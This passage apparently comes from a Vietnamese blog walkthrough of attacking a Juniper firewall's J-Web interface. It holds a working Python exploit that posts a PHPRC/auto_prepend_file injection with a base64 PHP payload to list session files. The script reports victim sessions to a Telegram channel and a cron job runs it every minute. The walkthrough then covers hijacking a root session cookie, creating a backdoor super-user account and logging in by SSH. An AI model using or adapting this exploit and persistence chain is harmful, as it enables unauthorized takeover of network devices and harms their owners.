
**POST response:**




Vì J-Web sử dụng https nên tên cookie là *SECUREPHPSESSID*



Lấy giá trị cookie này để duyệt web





**Reload** lại nào =)))



Bingo! Đã login được và vô tình session này là của user **root** =)))


Giờ tạo account **toanle** với quyền super-user





Login lại thành công

ssh thử và thành công, vào cấu hình thoải mái trên Firewall này




Tuy nhiên, vâng lại là tuy nhiên :D Mọi chuyện lại không đơn giản chỉ ở đó. Đã có những lúc mình glob nhưng không hề có 1 file session gì do giá trị session này chỉ lưu trong 1 tiếng (3600s). Tức là trong vòng 1 tiếng nếu k có ai login vào J-Web của Firewall thì sẽ không tồn tại giá trị này



Vậy cho nên mình đã tạo 1 tool bắn về telegram mỗi khi có user nào đó login và session được tạo

Tạo **bot telegram:**



Tạo **script python junipercvebot.py:**

from telegram import Bot

import requests

from urllib3.exceptions import InsecureRequestWarning

import asyncio

bot\_token = 'XXXXXXXXXXX'

# Create a bot

bot = Bot(token=bot\_token)

channel\_chat\_id = 'XXXXXXXXXXX'

# Địa chỉ URL và dữ liệu cần gửi

url = 'https://10.96.199.151/?PHPRC=/dev/fd/0'

headers = {

'Host': '10.96.199.151',

'Sec-Ch-Ua': '"Chromium";v="117", "Not;A=Brand";v="8"',

'Sec-Ch-Ua-Mobile': '?0',

'Sec-Ch-Ua-Platform': '"macOS"',

'Upgrade-Insecure-Requests': '1',

'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.5938.63 Safari/537.36',

'Accept': 'text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7',

'Sec-Fetch-Site': 'none',

'Sec-Fetch-Mode': 'navigate',

'Sec-Fetch-User': '?1',

'Sec-Fetch-Dest': 'document',

'Accept-Encoding': 'gzip, deflate, br',

'Accept-Language': 'en-US,en;q=0.9',

'Connection': 'close'

}

data = 'allow\_url\_include=1\nauto\_prepend\_file="data://text/plain;base64,PD9waHAKJGZpbGVzID0gZ2xvYignL3Zhci9zZXNzLyonKTsKZm9yZWFjaCAoJGZpbGVzIGFzICRmaWxlKSB7CiAgICBlY2hvICRmaWxlIC4gIjxicj4iOwp9Cj8+"'

requests.packages.urllib3.disable\_warnings(InsecureRequestWarning)

response = requests.post(url, headers=headers, data=data, verify=False)

raw = response.text.split('<!DOCTYPE html>')[0]

raw = raw.strip()

result = raw.split('<br>')

async def send\_telegram\_message(message):

await bot.send\_message(chat\_id=str(channel\_chat\_id), text=message)

if len(result) > 2:

message = 'Session available in Victim Device: ' + result[1]

asyncio.run(send\_telegram\_message(message))

else:

message = 'No Session available in Victim Device'

asyncio.run(send\_telegram\_message(message))

Tạo crontab định kỳ 1 phút 1 lần:

┌──(root㉿kali)-[/tmp]

└─# crontab -l

SHELL=/bin/bash

# Edit this file to introduce tasks to be run by cron.

#

# Each task to run has to be defined through a single line

# indicating with different fields when the task will be run

# and what command to run for the task

#

# To define the time you can provide concrete values for

# minute (m), hour (h), day of month (dom), month (mon),

# and day of week (dow) or use '\*' in these fields (for 'any').

#

# Notice that tasks will be started based on the cron's system

# daemon's notion of time and timezones.

#

# Output of the crontab jobs (including errors) is sent through

# email to the user the crontab file belongs to (unless redirected).

\*/1 \* \* \* \* /usr/bin/python3 /tmp/junipercvebot.py


#

# For more information see the manual pages of crontab(5) and cron(8)


#

# m h dom mon dow command


Đã nhận cảnh báo về. lấy cookie này login lại như bước bên trên



Chèn thêm *SECUREPHPSESSID=70b6b5d351eebc1f694d973c0cad69944caa5b33* vào cookie trình duyệt

